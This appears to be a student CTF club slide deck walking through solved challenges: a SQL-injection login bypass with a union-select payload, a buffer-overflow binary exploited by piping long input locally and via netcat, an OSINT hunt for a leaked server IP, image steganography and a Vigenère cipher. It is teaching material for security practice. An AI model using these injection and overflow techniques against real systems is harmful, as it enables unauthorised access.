29
30     let result;
31     try {
32         result = db.prepare(`SELECT * FROM users
33             WHERE username = '${username}'
34             AND password = '${password}'`).get();
35     } catch (error) {
36         res.json({ success: false, error: "There was a problem." });
37         res.end();
38         return;
39     }
40
41     if (result) {
42         res.json({ success: true, flag: process.env.FLAG });
43         res.end();
44         return;
45     }
46
47     res.json({ success: false, error: "Incorrect username or password." });
48 }
```

# Payload (by Wen)

- username: a
- password: ' union select \* from users union select \* from users where password = '
- Injection happens when executable instructions co-mingle with data
- The attacker injects executable instructions via user controlled data
- For Classic SQL injection, several lists of classic attacks floating around the internet

# (Wen's) sweet, sweet success

The image shows a developer's workspace with several open tabs and windows. On the left, a terminal window displays the command: `home > ann > Desktop > redpwn2020 > login > JS index.js`. Below it is a code editor in Visual Studio Code showing the `index.js` file for a Node.js application. The code handles POST requests to `/api/flag`, checks for valid JSON, and performs a database query to find a user by username and password. It then returns a JSON response with a flag if successful or an error message if not. A browser window in the center shows a login form with fields for 'username' and 'password'. The 'username' field contains `foob` and the 'password' field contains `flag{0b1lg4t0ry_5ql1}`. An alert dialog box is displayed with the message `flag{0b1lg4t0ry_5ql1}`. At the bottom, a debugger tool window shows the script `script.js` with the same exploit code. The code uses an asynchronous promise to handle the login event, constructs a form data object, and sends a POST request to the `/api/flag` endpoint with the provided credentials. It then checks the response status and alerts the user with the found flag.

```
index.js - pandas2 - Visual Studio Code
File Edit Selection View Go Run Terminal Help
index.js / panda-facts2 Untitled-1 index.js /home/.../login x notes_on_solve_slack_notes_to_self_flag.txt
1 const app = express();
2 app.use(bodyParser.json({ extended: false }));
3 app.use(cookieParser());
4
5 app.post('/api/flag', (req, res) => [
6   const username = req.body.username;
7   const password = req.body.password;
8   if (typeof username !== 'string') {
9     res.status(400);
10    res.end();
11    return;
12  }
13  if (typeof password !== 'string') {
14    res.status(400);
15    res.end();
16    return;
17  }
18
19  let result;
20  try {
21    result = db.prepare('SELECT * FROM users
22      WHERE username = ? AND password = ?').get();
23  } catch (error) {
24    res.json({ success: false, error: "There was a problem." });
25    res.end();
26    return;
27  }
28
29  if (result) {
30    res.json({ success: true, flag: process.env.FLAG });
31    res.end();
32    return;
33  }
34
35  res.json({ success: false, error: "Incorrect username or password." });
36}
37
38 app.use(express.static(path.join(__dirname, '/public')));
39
40 app.listen(process.env.PORT || 3000);
41
42 // init database
43 db.prepare('CREATE TABLE IF NOT EXISTS users (
44   id INTEGER PRIMARY KEY AUTOINCREMENT,
45   username TEXT,
46   password TEXT);').run();
47
48 db.prepare('INSERT INTO
49   users (username, password)
50   VALUES (?,?);').run([
51   process.env.USERNAME,
52   process.env.PASSWORD]);
53
54
55
56
57
58
59
60
61
62
63 ])
```

Login - Mozilla Firefox

Submit Query

```
Debugger Sources Outline script.js X
1 (async () => {
2   await new Promise((resolve) => {
3     window.addEventListener('load', resolve);
4   });
5
6   const form = document.getElementById('login');
7   form.addEventListener('submit', async (event) => {
8     event.preventDefault();
9
10    const username = document.getElementById('username').value;
11    const password = document.getElementById('password').value;
12
13    const response = await fetch('/api/flag', {
14      method: 'POST',
15      headers: {
16        'Content-Type': 'application/json',
17      },
18      body: JSON.stringify({username, password}),
19    });
20
21    if (res.status === 200) {
22      return;
23    }
24    const json = await res.json();
25
26    if (!json) {
27      return;
28    }
29    if (json.success) {
30      alert(json.flag);
31      return;
32    }
33    alert(json.error);
34  });
35})();
```

Stan

</3

Warning:

inappropriate sexual innuendo

# Meet Stan (and binwalk & file)

```
amn@beastie:~/Documents/CTFs/damctf_2020/stan_damctf$ file stan
stan: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked
, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=e4
697816ecb93b984769a49b2756d153ad97a672, not stripped
amn@beastie:~/Documents/CTFs/damctf_2020/stan_damctf$ binwalk stan

DECIMAL      HEXADECIMAL      DESCRIPTION
-----      -----
0            0x0              ELF, 64-bit LSB shared object, AMD x86-64, version
1 (SYSV)          -
```

# Running the binary a few times

```
amn@beastie:~/Documents/CTFs/damctf_2020/stan_damctf$ ./stan
hi, I'm stan. I like big inputs. Can you put a big input in me?
No, that's gross!
amn@beastie:~/Documents/CTFs/damctf_2020/stan_damctf$ ./stan
hi, I'm stan. I like big inputs. Can you put a big input in me?
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaa
amn@beastie:~/Documents/CTFs/damctf_2020/stan_damctf$ ./stan
hi, I'm stan. I like big inputs. Can you put a big input in me?
a
amn@beastie:~/Documents/CTFs/damctf_2020/stan_damctf$ ./stan
hi, I'm stan. I like big inputs. Can you put a big input in me?
0xdeadbeef
amn@beastie:~/Documents/CTFs/damctf_2020/stan_damctf$ ./stan
hi, I'm stan. I like big inputs. Can you put a big input in me?
1111111111111111111111111111111111111111111111111111111111111111111111
```

\_

# Examining Stan's insides: binja (RE)

```
int64_t fault_handler() __noreturn

000009ab void var_28
000009ab read(fd: zx.q(open(file: "./flag", oflag: 0):0.d), buf: &var_28, nbytes: 25)
000009bb puts(str: &var_28)
000009c5 exit(status: 0)
000009c5 noreturn
```


```
char* target()
```

```
000009dc puts(str: "hi, I'm stan. I like big inputs...")
000009fe void buff
000009fe return fgets(buf: &buff, n: 2016, fp: *stdin)
```

```
int32_t main(int32_t arg1, char** arg2, char** arg3)
```

```
00000a0a setHandler(fault_handler)
00000a14 target()
00000a1f return 0
```

# Examining Stan's insides: ghidra (RE)



The screenshot shows the Ghidra decompiler interface with the title bar "Decompile: target - (stan)". The code editor displays the following C code:

```
1 void target(void)
2 {
3     char input_buff [2000];
4
5     puts("hi, I'm stan. I like big inputs. Can you put a big input in me?");
6     fgets(input_buff,0x7e0,stdin);
7     return;
8 }
```

# Trying to make use of that intel.

- So we know we read in more characters than we have space for..
  - Read in 2016 for a 2000 buffer
- Sounds like an buffer overflow!
- If we can trigger or call the fault handler we get the flag
  - Test it locally and make sure it works
  - Then hop over via netcat to the game server and run the exploit
  - Get flag

</3 </3 </3 </3 </3

# The provided solution..

```
amn@beastie:~/Documents/CTFs/damctf_2020/stan_damctf$ python -c "print('A' * 3000)" | ./stan
hi, I'm stan. I like big inputs. Can you put a big input in me?
vsv{I_wish_4_a_real_flag}
amn@beastie:~/Documents/CTFs/damctf_2020/stan_damctf$ python -c "print('A' * 3000)" | nc chall.server 1337
```

# Reid's Solution

```
1 # Reid's script
2 #!/usr/bin/env python3
3 import sys
4 from pwn import *
5 #url = www.example.com
6 #port = 12345
7 script = '/home/reid/Downloads/stan'
8 def main():
9     #p = remote(url, port)
10    p = process([script])
11    p.recvuntil('?')
12    p.sendline('a' * 2016)
13    sys.stdout.buffer.write(p.recvall())
14 if __name__ == '__main__':
15    main()
```

# Pretty-good (OSINT)

Partial write-up credit to: [igotinfected](#)

# We're given a pdf file with a mission

DOCID 40973916

---



**From:** WILLARD PITT FBI//JTF-D4M USA CIV  
**Sent:** Friday, October 9, 2020, 16:20  
**To:** [YOU] FBI//JTF-FHX-4 USA CIV  
**Subject:** Welcome & Your First Assignment  
**Attachments** CTG-2020-10-0001-S1-001.jpeg

**Classification: DAM-SECRET//SE**

Welcome to the National Cyber Investigative Joint Task Force (NCIJTF), we are glad to have you! I hope that the onboarding and clearances went smoothly.



# Important clues:

Your goals with this information are to

- Understand what the Keybase is, and find out how it can be used to solve this case.
- Find any information that will get us closer to recovering the stolen flag. Our red team has indicated that the most useful piece of information is the IP address of any non-personal servers used by CTG-2020-10-0001-S1.

## What is keybase?




“Keybase is secure messaging and file-sharing. We use public key cryptography to ensure your messages stay private. Even we can’t read your chats.”

# Work with what you've got!


- We've got nothing to put in to keybase yet
- We have a pdf (Hidden steganography? Unlikely, maybe worth trying later)
- We've got a photo of someone (**Big lead!**)

## Reverse Image Search



# Detective Work

Read everything!



[rayhaanhodgson.com](http://rayhaanhodgson.com)

[about-rayhaan-hodgson/](#) - First found on Sep 28, 2020

Filename: [s2-1024x1024.jpeg](#) (1024 x 1024, 110.3 KB)

Rayhaan Hodgson is a professional flag collector and Fortnite player. Recently, he has become inspired by WordPress web development, and decided to put together this site. Because of this, it is a work in progress.

Today I officially dug in to learning git. It took me a couple tries to get an account, however I managed to get some setup, one for personal stuff and one for work.

## Work, Work, Work

By admin October 5, 2020 No Comments

After about a week or two of trial and error with Git, I finally figured out how to use it properly. You cannot imagine how I felt when I realized there was documentation for all the commands I had just guessed... In fact, I put this image here to show you how I felt:



# No more clues? Stick with what you have!

1 user

---



[Rayhaan Hodgson](#) `rhodgson-work`

I am self-employed. Interested in Fortnite, WordPress and recently, Open Source Software. This is my work account.

Joined 24 days ago

[Follow](#)

Popular repositories

[packer-templates](#)  
Forked from osuosl/packer-templates  
Packer templates used to build base box images at the OSL  
Shell

[pytube](#)  
Forked from nficano/pytube  
A lightweight, dependency-free Python library (and command-line utility) for downloading YouTube Videos.  
Python

[rickrollrc](#)  
Forked from keroserene/rickrollrc  
Rick Astley invades your terminal.  
Shell 2

# Remember keybase?

Adding a simple stupid program to learn bash

master

 rhodgson-work committed 24 days ago Verified

 Showing 1 changed file with 4 additions and 0 deletions

 This commit was signed with a verified signature.

 rhodgson-work  
Rayhaan Hodgson

GPG key ID: D66D33D350AAB609  
[Learn about signing commits](#)



D66D33D350AAB609 

 [fortnite\\_and\\_wp](#)  r4yh44nh0dgs0n

# Oops!

Removing accidentally committed ssh-config for work. :oof:

Browse files

master

r4yh44nh0dgs0n committed 19 days ago 1 parent 2f8d31b commit 6da3908cf1d988dec5d7d8676c5afc2ffb3715ee

Showing 1 changed file with 0 additions and 5 deletions.

Unified Split

5 □□□□ ssh-config

@@ -1,5 +0,0 @@

- # SSH Config File

-

- Host flagstore

- HostName 182.24.89.5

- IdentityFile ~/.ssh/id\_rsa

ctf{ip.address}

```
*  
- Host flagstore  
- HostName 182.24.89.5  
- IdentityFile ~/.ssh/id_rsa
```

# What Lies Within

# Data somewhere?

What Lies Within

Tags: Category: Forensics

AUTHOR: JULIO/DANNY

Description

There's something in the [building](#). Can you retrieve the flag?

429 solves / 494 attempts (87%)

Input Flag

Hints

1

There is data encoded somewhere... there might be an online decoder.

67% Liked

Submit Flag



Anything obvious?

# Raw data

<https://hexed.it/>

Search for:

- CTF
- Flag
- Name of the CTF (PicoCTF)

The screenshot shows a hex editor interface with the following details:

- File Information:** The file is named "pasted image 0.png" and has a size of 624,051 bytes (610 KIB).
- Data Inspector (Little-endian):** Shows memory starting at address 00000000. The first few bytes are 89 50 4E 47 (the PNG signature). The data includes various ASCII characters and binary patterns.
- Data Inspector (Big-endian):** Shows memory starting at address 000001D0. The first few bytes are 03 D9 92 83 DD EE 6F BB AE 1B 86 C1 EA 52 13 58.
- Toolbar:** Includes New file, Open file, Reload, Export, Undo, Redo, Tools, Settings, and Help buttons.

# What other ways can you hide data in images?


<https://github.com/DominicBreuker/stego-toolkit>

Lot's of guessing :(

stegano	Images (PNG)	Hides data with various (LSB-based) methods. Provides also some screening tools.	<pre>stegano-lsb hide --input cover.jpg -f secret.txt -e UTF-8 --output stego.png or stegano-red hide --input cover.png -m "secret msg" --output stego.png or stegano-lsb-set hide --input cover.png -f secret.txt -e UTF-8 -g \$GENERATOR --output stego.png for various generators (stegano-lsb-set list-generators )</pre>	<pre>stegano-lsb reveal -i stego.png -e UTF-8 -o output.txt or stegano-red reveal -i stego.png or stegano-lsb-set reveal -i stego.png -e UTF-8 -g \$GENERATOR -o output.txt</pre>
Steghide	Images (JPG, BMP) and Audio (WAV, AU)	Versatile and mature tool to encrypt and hide data.	<pre>steghide embed -f -ef secret.txt -cf cover.jpg -p password -sf stego.jpg</pre>	<pre>steghide extract -sf stego.jpg -p password -xf output.txt</pre>
cloackedpixel	Images (PNG)	LSB stego tool for images	<pre>cloackedpixel hide cover.jpg secret.txt password creates cover.jpg-stego.png</pre>	<pre>cloackedpixel extract cover.jpg- stego.png output.txt password</pre>
LSBSteg	Images (PNG, BMP, ...) in uncompressed formats	Simple LSB tools with very nice and readable Python code	<pre>LSBSteg encode -i cover.png -o stego.png -f secret.txt</pre>	<pre>LSBSteg decode -i stego.png -o output.txt</pre>
f5	Images (JPG)	F5 Steganographic Algorithm with detailed info on the process	<pre>f5 -t e -i cover.jpg -o stego.jpg -d 'secret message'</pre>	<pre>f5 -t x -i stego.jpg 1&gt; output.txt</pre>

# Finding the right tool

(Most of the tools in that toolkit are software)



<https://stylesuxx.github.io/steganography/>

A screenshot of a Google search results page. The search bar at the top contains the query "steganography image decoder". Below the search bar, the Google logo is on the left, and the search controls (All, Images, News, Videos, Shopping, More, Settings, Tools) are on the right. A message "About 134,000 results (0.47 seconds)" is displayed. The first result is a link to "Steganography Online" from "stylesuxx.github.io". The snippet for this result describes it as a tool for encoding and decoding messages into images.

# Yay!

## Steganography Online

[Encode](#)[Decode](#)

### Decode image

To decode a hidden message from an image, just choose an image and hit the **Decode** button.

Neither the image nor the message that has been hidden will be at any moment transmitted over the web, all the magic happens within your browser.

 buildings(1).png

### Hidden message

```
picoCTF{h1d1ng_1n_th3_b1t5}G
```

# How it works

## Implementation Details

The User chooses an image, the image data is then normalized, meaning that each RGB value is decremented by one if it is not even. This is done for every pixel in the image.

Next the message is converted to a binary representation, 8 Bits per character of the message. This binary representation is then applied to the normalized image, 3 Bit per pixel. This concludes, that the maximal length of a message hidden in an image is:

$$\frac{\text{Image Width} * \text{Image Height} * 3}{8}$$

Since the image was normalized, we now know that an **even** r, g or b value is 0 and an **uneven** is a 1. And this is how the message is decoded back from the image.

# CRYPTOGRAPHY

## walk-through

Challenge taken from:

PicoCTF  
<https://2019game.picoctf.com/>

la cifra de - Points: 200 - (Solves: 9142)

Cryptography - Solved

Solve

Hints

I found this cipher in an old book. Can you figure out what it says? Connect with `nc 2019shell1.picoctf.com 39776`.

Submit!

picoCTF{FLAG}



Encrypted message:

Ne iy nytkwpsznyg nth it mtsztcy vjzprj zfzjy rkhpibj nrkitt ltc tnnygy ysee itd tte cxjtk

Ifrosr tnj noawde uk siyyzre, yse Bnretèwp Cousex mls hjpn xtnbjytki xatd eisjd

Iz bls Ifwskqj azycihzeej yz Brftsk ip Volpnèej ls oy hay tcimnyarqj dkxnrogpd os 1553 my Mnzvgs Mazytszf Merqlsu ny hox moup Wa inqrg ipl. Ynr. Gotgat Gltzndtg Gplrfdo

Ltc tnj tmvqpmkseaznzn uk ehol nivmpr g ylbrj ts ltcmki my yqtdosr tnj wocjc hgqq ol fy oxitngwj arusahje fuw ln guaaxjytrd catizm tzxbkw zf vqlckx himz ceyupcz yz tnj fpvj  
hgqqpohzCZK{m311a50\_0x\_a1rn3x3\_h1ah3x1119h336}

Ehk ktryy herq-ooizxetypd jjdcxnatoty ol f aordllvmlbkytc inahkw socjgex, bls sfoe gwzuti 1467 my Rjzn Hfetoxea Gqmexyt.

Tnj Gimjyèrk Htpnjc iy ysexjqoxj dosjeisjd cgqwej yse Gqmexyt Doxn ox Fwbkwei Inahkw.

Tn 1508, Ptsatsps Zwttnjxiah tnbytkt ehk xz-cgqwej ylbaql rkhea (g rlxni ol xsilypd gqahggpty) ysaz bzuri wazjc bk f nroytcgq nosuznkse ol yse Bnretèwp Cousex.

Gplrfdo'y xpcuso butvlky lpvjlrki tn 1555 gx l cuseitzltoty ol yse lncsz. Yse rthex mllbjd ol yse gqahggpty fce tth snnqtki cemzwaxqj, bay ehk fwpnfmmezx lnj yse osoed qptzjcs gwp mocpd hd xegsd ol f xnkrznoh vee usrgxp, wnnnh ify bk itfljcty himz paim noxwpsvtydkse.

could this be...

- a caesar cipher?
  - classic rotational cipher
  - <https://cryptii.com/pipes/caesar-cipher>

...what clues do we have?

the title - '*cifra*'?

the flag format within the text

a hint! -

la cifra de - Points: 200 - (Solves: 9135)

Cryptography - Solved

Solve

Hints

There are tools that make this easy.

Perhaps looking at history will help

hmm.... history...?

Encrypted message:

Ne iy nytkwpsznyg nth it mtsztcy vjzprj zfzjy rkhpibj nrkitt ltc tnnygy ysee itd tte cxjtk

Ifrosr tnj noawde uk siyyzre, yse Bnretèwp Cousex mls hjpn xtnbjytki xatd eisjd

Iz bls Ifwskqj azycihzeej yz Brftsk ip Volpnèxj ls oy hay tcimnyarqj dkxnrogpd os **1553** my Mnzvgs Mazytszf Merqlsu ny hox moup Wa inqrg ipl. Ynr. Gotgat Gltzndtg Gplrfdo

Ltc tnj tmvqpmkseaznzn uk ehol nivmpr g ylbrj ts ltcnki my yqtdosr tnj wocjc hgqq ol fy oxitngwj arusahje fuw ln guaaxjytrd catizm tzxbkw zf vqlckx himz ceyupcz yz tnj fpvj  
hgqq|pohzCZK{m311a50\_0x\_a1rn3x3\_h1ah3x1119h336}

Ehk ktryy herq-ooizxetypd jjdcxnatoty ol f aordllvmlbkytc inahkw socjgex, bls sfoe gwzuti 1467 my Rjzn Hfetoxea Gqmexyt.

Tnj Gimjyèrk Htpnjc iy ysexjqoxj dosjeisjd cgqwej yse Gqmexyt Doxn ox Fwbkwei Inahkw.

Tn 1508, Ptsatsps Zwttnjxiah tnbytkti ehk xz-cgqwej ylbaql rkhea (g rlxni ol xsilypd gqahggpty) ysaz bzuri wazjc bk f nroytcgq nosuznkse ol yse Bnretèwp Cousex.

Gplrfdo'y xpcuso butvlky lpvjlrki tn **1555** gx l cuseitzltoty ol yse lncsz. Yse rthex mllbjd ol yse gqahggpty fce tth snnqtki cemzwaxqj, bay ehk fwpnfmmezx lnj yse osoed qptzjcs gwp mocpd hd xegsd ol f xnkrznoh vee usrgxp, wnnnh ify bk itfljcty himz paim noxwpsvtydkse.



1553 cifra



Privacy, simplified.



All Images Videos News Maps

Settings ▾

All Regions ▾

Safe Search: Moderate ▾

Any Time ▾

## Vigenère cipher - Wikipedia

w [https://en.wikipedia.org/wiki/Vigen%C3%A8re\\_cipher](https://en.wikipedia.org/wiki/Vigen%C3%A8re_cipher)

The Vigenère cipher (French pronunciation: [vigeñɛʁ]) is a method of encrypting alphabetic text by using a series of interwoven Caesar ciphers, based on the letters of a keyword. It employs a form of polyalphabetic substitution. First described by Giovan Battista Bellaso in 1553, the cipher is easy to understand and implement, but it resisted all attempts to break it until 1863, three ...

## Practical Cryptography

www.practicalcryptography.com/ciphers/vigenere-gronsfeld-and-autokey-cipher/

Vigenère and Gronsfeld Cipher Introduction §. The Vigenère Cipher is a polyalphabetic substitution cipher. The method was originally described by Giovan Battista Bellaso in his 1553 book *La cifra del. Sig. Giovan Battista Bellaso*; however, the scheme was later misattributed to Blaise de Vigenère in the 19th century, and is now widely known as the Vigenère cipher.

## Images for 1553 cifra



LA CIFRA DEL SIG.  
GIOVAN BATTISTA  
BELLASO  
1553

L'ECCELLEN.  
moratifs. Sig. il S. Gi-  
lamo Rufelli,

GIOVAN BATTISTA BELLASO.



## Vigenère cipher

The Vigenère cipher is a method of encrypting alphabetic text by using a series of interwoven Caesar ciphers, based on the letters of a keyword. It employs a form of polyalphabetic substitution. First described by Giovan Battista Bellaso in 1553, the cipher is easy to understand and implement, but it resisted all attempts to break it until 1863, three centuries later. [Wikipedia](#)



Feedback

Send Feedb

## Vigenère Cipher - use of keyword to encode a secret message

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
A	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
B	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A
C	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B
D	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C
E	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D
F	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E
G	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F
H	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G
I	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H
J	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I
K	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J
L	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K
M	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L
N	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M
O	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N
P	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
Q	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
R	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
S	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
T	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
U	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
V	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U
W	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V
X	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W
Y	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X
Z	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y

Like a cryptogram, but the replacement letter is not a fixed substitution

Uses a table (see table to the left)

Key is often a short phrase

Instead of having a fixed rotation, the rotation depends on the letter in the keyword that happens to match up with the message you are trying to encode

### ENCODING:

Row is the **key**

Column is the **message** letter

The encoded letter is where they intersect in the grid

## Example of Vigenère Cipher

◆ Plain Text:  
**ATTACKATDAWN**

◆ Key: **LEMON**

◆ Plain text:  
**ATTACKATDAWN**

◆ Key:  
**LEMONLEMONLE**

◆ Cipher text:  
**LXFOPVEFRNHR**



A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	
A	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
B	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	
C	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	
D	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	
E	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	
F	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	
G	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	
H	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	
I	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	
J	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	
K	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	
L	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	
M	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	
N	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	
O	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	
P	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	
Q	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	
R	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	
S	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	
T	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	
U	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	
V	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	
W	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	
X	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	
Y	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	
Z	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	

## DECODING:

Locate **key** letter in the row

Track across to the **encrypted** letter in  
the grid

Column letter is the decoded letter

pohzCZK{m311a50\_0x\_a1rn3x3\_h1ah3x1119h336}

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
A	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
B	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A
C	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	B	
D	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	C	
E	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	D	
F	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	E	
G	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	F	
H	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	G	
